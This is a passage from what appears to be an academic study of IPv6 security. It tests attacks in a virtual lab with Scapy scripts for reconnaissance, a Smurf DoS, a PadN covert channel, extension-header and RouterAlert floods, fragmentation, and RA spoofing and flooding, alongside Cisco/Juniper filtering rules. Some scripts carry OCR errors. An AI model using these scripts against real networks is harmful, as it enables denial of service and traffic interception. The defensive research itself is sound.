One way out of this situation is to use additional polling protocols for remote access points to IPv6 networks, such as AICCU and TSP. But the use of another link in the creation of IPv6 network does not increase the reliability of such a tunnel.

NAT-PT protocol

NAT – PT is another powerful IPv6 and hybrid combination technology

IPv4 networks. The principle of operation is common with other NAT technologies. The difference is that instead of changing the address in the packet header, the whole header changes. Thus, NAT-PT is the NAT of network protocols, not just addresses.

Currently, as a separate hybrid technology, NAT-PT is almost not used due to several limitations. First, NAT only works with addresses, so NAT-PT requires static configuration of AAAA server addresses to IPv4 network addresses, and additional routing without the ability to change the connection point of another network protocol. This significantly reduces the scalability of the solution and its fault tolerance. In addition, the memory consumption of the router's memory resources has not been studied NAT transformation.

1.8 Conclusion to the first section

1. The IPv6 specification is based on a previous version of the network protocol. Of course, there are significant differences, but the basic functions remain the same.

2. The main purpose of developing a new protocol is to expand the address space, which led to changes. The main header contains the fields you need to use. Additional functions, such as fragmentation, transmission of messages through certain nodes are implemented using extension headers, which makes the length of the main header constant. In addition, there is no checksum field in the header at all, as it is considered redundant. This approach simplifies the message processing process.

3. Transit fragmentation is prohibited when using IPv6. That is, this procedure should be performed only by end devices.

4. The ICMPv6 protocol required for IPv6 to function properly has also undergone some changes compared to the previous version used with IPv4. Thanks to it, in computer networks using IPv6 it is possible to automatically configure, search for neighbors, check the uniqueness of the address, etc .. This uses the mechanisms described by the ND protocol and messages

ICMPv6. Thus, ARP and DHCP are no longer needed.

2 STUDY OF THE LEVEL OF SECURITY OF THE PROTOCOL

Even at the design stage of the network, various methods of security analysis and determination of the overall level of security can be used, which are based on quantitative and qualitative methods of risk analysis. Attack graphs provide an effective way to model network attack scenarios, and the CVSS's Common Vulnerability Assessment System provides numerical estimates for each vulnerability. Taken together, these approaches can assess the level of security of a computer network.

Checking the level of security of a computer network using IPv6 is reduced to the following steps:

– construction of a graph of possible offensive actions aimed at the implementation of various security threats;

– identification of vulnerabilities and "bottlenecks" in protection;

– calculation of security metrics and determination of the general level of security;

– comparison of the received metrics to requirements and development of recommendations on strengthening of protection.

Security analysis should be carried out at the design stage of the network. The results of the analysis can help to form sound recommendations for resolving vulnerabilities and strengthening the security of a computer network that uses the IPv6 protocol.

2.1 Deployment of the test laboratory

Unix-based software was used to deploy the test lab to simulate a computer network as close as possible to actual behavior.

The complex used to simulate a virtual network consists of elements listed in table. 2.1.

Table 2.1 – Elements of software used in the virtual laboratory

Device type	Hostname	Operating System
Router	R1cisco, R2cisco	IOS 15.4S
	R1jun, R2jun	Virtual JunOS 12.0
Switchboard	SWcisco	CatOS 12.2
	SWjun	Virtual JunOS 12.0
PC (Terminal Devices)	PC1–c, PC1–j	Windows 7
	PC2–c, PC2–j	Windows 8
	PC3–c, PC3–j	Ubuntu

Images of cisco IOS and juniper VjunOS operating systems were used for virtualization of intermediate equipment, ie full emulation of network equipment was performed. VMware is used to run virtual machines with Windows 7, Windows 8 and Ubuntu.

The scapy utility for Unix-like systems was used to simulate attacks, which allows you to send, view and analyze network messages, ie combines nmap and tcpdump functionality, and allows you to not only generate messages using the built-in library, but also create them yourself for attacks different types. Message tracking was performed using the tcpdump utility on end devices.

Connections between devices are made via Ethernet interfaces, which is due to the limitations of virtual equipment. All network devices are on the same virtual local area network (VLAN 10). Reproduction of the attack was carried out from a PC, which in Fig. 2.1 is depicted as "Attacking host".

The chosen topology for testing and modeling of internal and external attacks is shown in Fig. 2.1. In the topology we can distinguish two local networks, one of which uses cisco intermediate equipment, the other – juniper; communication between these segments is via the IPv4 cloud using tunneling technology.



Figure 2.1 – Topology of the test laboratory

The address scheme of connection is described in table. 2.2.

The testing took place in two stages. The first stage included performing tests in the basic configuration of intermediate devices (without additional security measures); the second stage is the performance of the same tests, subject to the use of safety measures, in order to verify their reliability and correct operation.

Table 2.2 - Address scheme of connections in local segments

hostname	interface	Physical address	IPv6 address	Description
R1cisco	Eth 0/0	aabb.cc00.6e00	fe80::a8bb:ccff:fe00:6e00	router to switch
			2001:db8:a::a8bb:ccff:fe00:6e00	
PC1-c		0030 0000 0201	fe80::2824:c9b8:895f:f78f	Link-local
			2001:db8::a:2824:c9b8:895f:f78f	Unicast global
PC2-c		0030 0000 0202	fe80::3834:c9b8:895f:f78f	Link-local
			2001:db8:a::3834:c9b8:895f:f78f	Unicast global
PC3-c		0030 0000 0203	fe80::0230:00ff:fe00:0203	Link-local
			2001:db8:a::0230:00ff:fe00:0203	Unicast global
R1jun	Eth 0/0	b0:a8:6e:aa:bb:cc	fe80::b2a8:6eff:feaa:bbcc	router to switch
			2001:db8:b:: b2a8:6eff:feaa:bbcc	
PC1-j		0030 0000 0204	fe80::4844:c9b8:895f:f78f	Link-local
			2001:db8:a::4844:c9b8:895f:f78f	Unicast global
PC2-j		0030 0000 0205	fe80::5854:c9b8:895f:f78f	Link-local
			2001:db8:a::5854:c9b8:895f:f78f	Unicast global
PC3-j		0030 0000 0206	fe80::0230:00ff:fe00:0206	Link-local
			2001:db8:a::0230:00ff:fe00:0206	Unicast global
Attacking host 1		12:5c:0f:92:89:c5	fe80::105c:0fff:fe92:89c5	Link-local
			2001:db8:a::105c:0fff:fe92:89c5	Unicast global
Attacking host 2		12:5c:0f:92:89:c5	fe80::105c:0fff:fe92:89c5	Link-local
			2001:db8:b::105c:0fff:fe92:89c5	Unicast global

2.2 Conducting tests

2.2.1 Intelligence

Intelligence methods used in IPv4 networks based on possible address search cannot be used as effectively in IPv6 networks, as the number of possible combinations increases to 264.

From the previously discussed methods of reconnaissance in IPv6, the most effective modification used by the alive6 utility was selected. The method allows you to identify network hosts and check whether the OS meets the requirements of RFC 4443. The message script is shown in Fig. 2.2.

```
src_ip = 'fe80::105c:0fff:fe92:89c5'

Packet1 = IPv6(src=src_ip, dst="ff02::1") \
/ICMPv6EchoRequest()

Packet2 = IPv6(src=src_ip, dst="ff02::1") \
/ICMPv6EchoRequest(data=RandString(10))
```

Figure 2.2 – Set of messages for intelligence in the IPv6 network

As a result of the script, the following results were obtained (regardless of the intermediate equipment used):

– Windows 7 according to RFC 4443 does not respond to the first message, but sends an error message in response to the second message.

– Windows 8 according to RFC 4443 does not respond to the first message, but sends an error message in response to the second message.

– Ubuntu does not meet the requirements of RFC 4443, so it is vulnerable to both messages.

As a result, link-local device addresses were obtained (Fig. 2.3 and Fig. 2.4).

It should be noted that the addresses of the end devices can also be determined by passive listening of the channel, given that the messages used by the NDP procedure are sent to the multicast address and transmitted through all ports of the switches.

```
64 bytes from fe80::105c:0fff:fe92:89c5: icmp_seq=1 ttl=64 time=0.21 ms
64 bytes from fe80::2824:c9b8:895f:f78f: icmp_seq=1 ttl=64 time=1.2 ms
(DUP!)
64 bytes from fe80::105c:0fff:fe92:89c5: icmp_seq=2 ttl=64 time=1.21 ms
64 bytes from fe80::2824:c9b8:895f:f78f: icmp_seq=2 ttl=64 time=12.0 ms
(DUP!)
64 bytes from fe80::105c:0fff:fe92:89c5: icmp_seq=2 ttl=64 time=0.5 ms
64 bytes from fe80::2824:c9b8:895f:f78f: icmp_seq=2 ttl=64 time=11.0 ms
(DUP!)
```

Figure 2.3 – The result of IPv6 intelligence (cisco segment)

```
64 bytes from fe80::105c:0fff:fe92:89c5: icmp_seq=1 ttl=64 time=1.3 ms
64 bytes from fe80::4844:c9b8:895f:f78f: icmp_seq=1 ttl=64 time=0.1 ms
(DUP!)
64 bytes from fe80::105c:0fff:fe92:89c5: icmp_seq=2 ttl=64 time=1.21 ms
64 bytes from fe80::4844:c9b8:895f:f78f: icmp_seq=2 ttl=64 time=2.1 ms
(DUP!)
64 bytes from fe80::105c:0fff:fe92:89c5: icmp_seq=2 ttl=64 time=0.2 ms
64 bytes from fe80::4844:c9b8:895f:f78f: icmp_seq=2 ttl=64 time=9.0 ms
(DUP!)
```

Figure 2.4 – The result of intelligence in the IPv6 network (juniper segment)

There are no effective methods to prevent intelligence in the network that would not affect the functioning of the network. Disabling multicast messaging will make it impossible to automatically configure end devices and related procedures; ICMPv6 message filtering will complicate network diagnostics. As for the end devices, the implementation of the operating system in accordance with the RFC at least reduce and complicate the options for intelligence.

Thus, end devices are vulnerable to such attacks, although in general, the reconnaissance phase itself is not dangerous, but it results in a list of potential victims for further actions of the attacker.

2.2.2 Smurf attack

The Smurf attack is a DoS attack based on ICMP messages. There are three types of Smurf attacks depending on the combination of addresses used by the sender and receiver, in table. 2.3 shows the possible options.

Table 2.3 – Varieties of Smurf attacks

Name	Sender's address	Recipient's address
Smurf attack	Addresses the victim of	all-nodes multicast
Reverse Smurf attack	all-nodes multicast	Address of the victim
Smurf flooding	all-nodes multicast	all-nodes multicast

Previous tests have shown that end devices do not respond to messages in which the sender's address is all-nodes multicast, so it is likely to implement only a normal Smurf attack.

In fig. 2.5 shows the message script.

```
Packet = IPv6(src=src_pc1, dst="ff02::1") \
/ICMPv6EchoRequest()
```

Figure 2.5 - Message script for Smurf attack

To get a noticeable result, 1000 queries are generated. The load is insignificant, as there are only two devices in the network that respond to this request (PC2 and PC3). In fig. 2.6 shows the loading of the final space PC1-c (j).

There are no methods to prevent Smurf attacks that would not affect the functioning of the network, as filtering ICMPv6 messages will complicate network

diagnostics. A possible option is to use IPS / IDS traffic analyzers, which can respond / warn of suspicious traffic or network activity.



Figure 2.6 – Windows 7 load performance during a Smurf attack

Thus, end devices are vulnerable to such attacks, which can result in denial of service to the victim's device and channel loading.

2.2.3 Use extension headers

The router's task is to determine the receiver's address and process the Hop-by-Hop extension header, while the firewall must recognize and analyze all extension headers for subsequent processing of the higher-level header, which can also be used by an attacker. A firewall can be either a stand-alone network intermediate device or configured on a router or switch.

Hidden Channel

IPv6 headers allow you to create a "hidden channel" using the PadN option (in the Hop-by-Hop Extension Header and Destination Extension header). To test this vulnerability, Scapy generated a message with information hidden in the PadN options (see Figure 2.7). The message consists of one hundred and twenty ‘A’ characters and one hundred and fifty ‘B’ characters (‘\ 101’ is the ‘A’ character code, ‘\ 102’ is the ‘B’ character code).

```
packet = IPv6(src=src_ip, dst=dst_ip) \
/IPv6ExtHdrDestOpt(options=PadN(optdata='\101'*120) \
/PadN(optdata='\102'*150) \
/ICMPv6EchoRequest()
```

Figure 2.7 – Message with hidden information in PadN options

As a result, the message came intact on the recipient's device, where Wireshark was running (see Figure 2.8).



Figure 2.8 – Hidden information message received by the end device

For RFC messages that contain multiple PadN options, or the size of the option exceeds 5 bytes, or filled with a value other than "0" must be rejected by the firewall. Operating systems of both intermediate equipment manufacturers, according to test results, RFC non-compliance. Also, do not have the ability to detect fake extension headers. Filtering access messages that can be performed on intermediate devices can also work on user traffic.

Thus, the attacker has the opportunity to transmit hidden information.

RouterAlert option

The RouterAlert option, located in the Hop-by-Hop extension header, instructs the router that deeper message processing is required. When processing software messages, the router may be vulnerable to DoS attacks, in case of "flooding" of such messages. In this case, when using virtual routers, it is the software processing of messages.

The script for the message with the RouterAlert option is shown in Fig. 2.9.

```
packetRouterAlert = IPv6(dst=dst_r1) /
IPv6ExtHdrHopByHop(options=RouterAlert(value=0))
/TCP(sport=RandShort(),dport=80)/
```

Figure 2.9 – Using the RouterAlert option in the Hop – by – Hop extension header

As a result of sending 10,000 such messages, the CPU CPU load was observed. In fig. Figures 2.10 and 2.11 show the CPU load when processing this message (abscissa axis – time with a step of 5 minutes, ordinate axis – CPU load percentage) of the cisco and juniper router, respectively.



Figure 2.10 – Average CPU load of a Cisco router

We see that indeed routers can fall victim to DoS attacks, the CPU load of the cisco router increases to 60%, and the juniper router reaches 50%. However, the operating systems of both manufacturers do not have the ability to detect a fake message.



Figure 2.11 – Average CPU load of the juniper router

Extension header stack

An IPv6 packet may not have extension headers at all, or it may have one or more. An extension header stack can cause an intermediate device's CPU to load, which must pass a set of access list rules. To do this, add simple access lists to the internal interfaces of routers.

The message script with the sequence of extension headers is shown in Fig. 2.12.

```
packet = IPv6(src=src_ip, dst=dst_ip) \
/IPv6ExtHdrHbyHOpt(options=PadN(optdata='\101'*10) \
/IPv6ExtHdrDestOpt(options=PadN(optdata='\101'*10) \
/IPv6ExtHdrRouting(addresses=["2001:78::1","2001:20::385"])\
/ICMPv6EchoRequest()\
/TCP_SYN=TCP(sport=1500, dport=80, flags="S", seq=100)\
/TCP_SYNACK=sr1(ip/TCP_SYN)
send(packet)
```

Figure 2.12 – Message with a sequence of extension headers

As a result of sending 10,000 messages, there was an increase in CPU load on routers. In fig. 2.13 and fig. Figure 2.14 shows the CPU load when processing this message (abscissa axis – time with a step of 5 minutes, ordinate axis – CPU load percentage) of the cisco and juniper router, respectively.



Figure 2.13 – Average CPU load of a Cisco router

We see that routers can be victims of DoS attacks, and both manufacturers' operating systems do not have the ability to detect fake messages. If you weed out messages with extension headers, user traffic may be affected.



Figure 2.14 – Average CPU load of the juniper router

Fragmentation

In the previous section, it was mentioned that with IPv6, fragmentation is performed exclusively on end devices, which means that all messages sent by the end device will comply with the PMTU, with the possible exception of the last message without the MF flag (more fragments). The message script is shown in Fig. 2.15.

Without additional security settings on intermediate devices, the message is transmitted to the recipient, as shown in Fig. 2.16.

```
payload = '\101'*10
pkt = IPv6(src= src_ip, dst= dst_ip, plen=16)
icmpv6 = ICMPv6EchoRequest(cksum=csum)
frag1 = IPv6ExtHdrFragment(offset=0, m=1, id=502, nh=58)
frag2 = IPv6ExtHdrFragment(offset=1, m=0, id=502, nh=58)
packet1 = pkt/frag1/icmpv6
packet2 = pkt/frag2/payload
```

Figure 2.15 – The message, which is both the first and last fragment



Figure 2.16 – Message received by the end device

A stateless firewall skips the last snippet without checking. Blocking messages with the MF flag or the Fragment extension header (44) results in the loss of user traffic. In fig. Figure 2.17 shows the configuration option.

Cisco Juniper

Cisco	Juniper

ipv6 access-list BLK-FRAGM
deny ipv6 any any fragments
permit ipv6 any any
	family inet6 {
	filter fragments {
	term t1 {
	from {
	extension-headers 44;
	}
	then discard;
	}
	term default {
	then accept;
	}
	}
	}

Figure 2.17 – Firewall settings for filtering fragmented messages

Thus, fragmentation can also be used as a hidden channel for data transmission. A possible solution is to use a stateful firewall, which discards snippets that are not part of a specific connection session, but this firewall is not supported by the operating systems used.

2.2.4 Automatic configuration and ND protocol

Attacks related to the automatic configuration of end devices take place only within the local network, and the corresponding ICMPv6 should not go beyond it and be blocked by the firewall.

Substitution of RA messages

Substitution of RA messages can lead to a DoS or MitM attack.

In the first case, the default gateway is replaced, and as a result, the end devices will use the attacker's device.

That is, there will be a one-way traffic exchange.

In the second case, the attacker's device transmits it to the default gateway after receiving the traffic. In this case, a partial listening of traffic, as feedback messages are transmitted directly to recipients.

The RA message will be the same in both cases (see Figure 2.18), the difference will be in the configuration of the attacker's device for further transmission of traffic.

```
ra = IPv6(src=src_ip,dst="ff02::1")
/ICMPv6ND RA(chlim=64,routerlifetime=300)\
/ICMPv6NDOptMTU(mtu=1500)\
/ICMPv6NDOptSrcLLAddr(lladdr="fe80::105c:0fff:fe92:89c5")\
/ICMPv6NDOptPrefixInfo(prefixlen=64,validlifetime=240,preferredlifet
ime=180,prefix="2001:db8:a::")
```

Figure 2.18 – Substitution of RA messages

In fig. Figure 2.19 shows the output of the tracert / traceroute command on intermediate devices as a result of a MitM attack.

To prevent such attacks on the switch, RA messages coming from the interfaces where the end devices are connected must be blocked. The settings of the access list are shown in Fig. 2.20. The access list is used on the interfaces for incoming traffic.

When configuring the Cisco switch, the access list on the interface to which the router is connected was tested, as a result of which the message was blocked and the end devices did not perform the automatic configuration.

PC1

```
C:\Users\win7\tracert -6 2001:db8:a::a8bb:ccff:fe00:6e00

Tracing route to 2001:db8:a::a8bb:ccff:fe00:6e00 over a maximum of 30 hops

1    1ms   <2ms   1ms  2001:db8:a::105c:0fff:fe92:89c5
2    1ms    1ms   1ms  2001:db8:a::a8bb:ccff:fe00:6e00

Trace complete.
```

PC2

```
C:\Users\win8\tracert -6 2001:db8:a::a8bb:ccff:fe00:6e00

Tracing route to 2001:db8:a::a8bb:ccff:fe00:6e00 over a maximum of 30 hops

1    1ms   1ms   1ms  2001:db8:a::105c:0fff:fe92:89c5
2    1ms   1ms   1ms  2001:db8:a::a8bb:ccff:fe00:6e00

Trace complete.
```

PC3

```
user@ubuntu$ traceroute6 2001:db8:a::a8bb:ccff:fe00:6e00

traceroute to 2001:db8:a::a8bb:ccff:fe00:6e00
(2001:db8:a::a8bb:ccff:fe00:6e00), 30 hops max, 80 byte packets

 1  2001:db8:a::105c:0fff:fe92:89c5 (2001:db8:a::105c:0fff:fe92:89c5)
0.378 ms  0.400 ms  0.510 ms

 2  2001:db8:a::a8bb:ccff:fe00:6e00 (2001:db8:a::a8bb:ccff:fe00:6e00)
30.653 ms  31.679 ms  33.852 ms
```

Figure 2.19 – Output of the tracert / traceroute command on intermediate devices, as a result of the MitM attack

When activating the access list on the interface with the attacker's device, messages were not blocked.

When configuring the juniper switch, RA message filtering was performed in both cases.

Therefore, these attacks can be used by an attacker to deny access or intercept traffic. Although the middleware has an attack prevention mechanism, it does not work properly under the Cisco switch.

Cisco Juniper

Cisco	Juniper

```
ipv6 access-list HOST
deny icmp any any router-advertisement
permit ipv6 any any
```

```
family ethernet-switching {
filter block-router-advert {
term t1 {
from {
icmp-type router-advertisement;
    }
then discard;
    }
term default {
then accept;
     }
    }
}
```

Figure 2.20 – RA message filtering settings

"Flooding" RA messages

To carry out this attack, we will generate an RA message with 17 prefixes and corresponding routes (see Fig. 2.21).

```
ra = IPv6(src=src_ip, dst="ff02::1")
/ICMPv6ND_RA(chlim=64,routerlifetime=300)
/ICMPv6NDOptMTU(mtu=1500)
/ICMPv6NDOptSrcLLAddr(lladdr="fe80::105c:0fff:fe92:89c5")
/ICMPv6NDOptPrefixInfo(prefixlen=64,validlifetime=240,p(Ctrl)edlifet
ime=180,prefix="2001:db8:1::")
/ICMPv6NDOptPrefixInfo(prefixlen=64,validlifetime=240,preferredlifet
ime=180,prefix="2001:db8:2::")
/ICMPv6NDOptPrefixInfo(prefixlen=64,validlifetime=240,preferredlifet
ime=180,prefix="2001:db8:3::")
…
/ICMPv6NDOptPrefixInfo(prefixlen=64,validlifetime=240,preferredlifet
ime=180,prefix="2001:db8:15::")
/ICMPv6NDOptPrefixInfo(prefixlen=64,validlifetime=240,preferredlifet
ime=180,prefix="2001:db8:16::")
/ICMPv6NDOptPrefixInfo(prefixlen=64,validlifetime=240,preferredlifet
ime=180,prefix="2001:db8:17::")
```

Figure 2.21 – RA message with additional information

As a result of sending 100 messages, virtual machines stopped responding. The reason for this result may be insufficient resources, so this experiment should be reproduced on physical equipment.

```
ra = IPv6(src=src_ip, dst="ff02::1")
/ICMPv6ND_RA(chlim=64,routerlifetime=300)
/ICMPv6NDOptMTU(mtu=1500)
/ICMPv6NDOptSrcLLAddr(lladdr="fe80::105c:0fff:fe92:89c5")
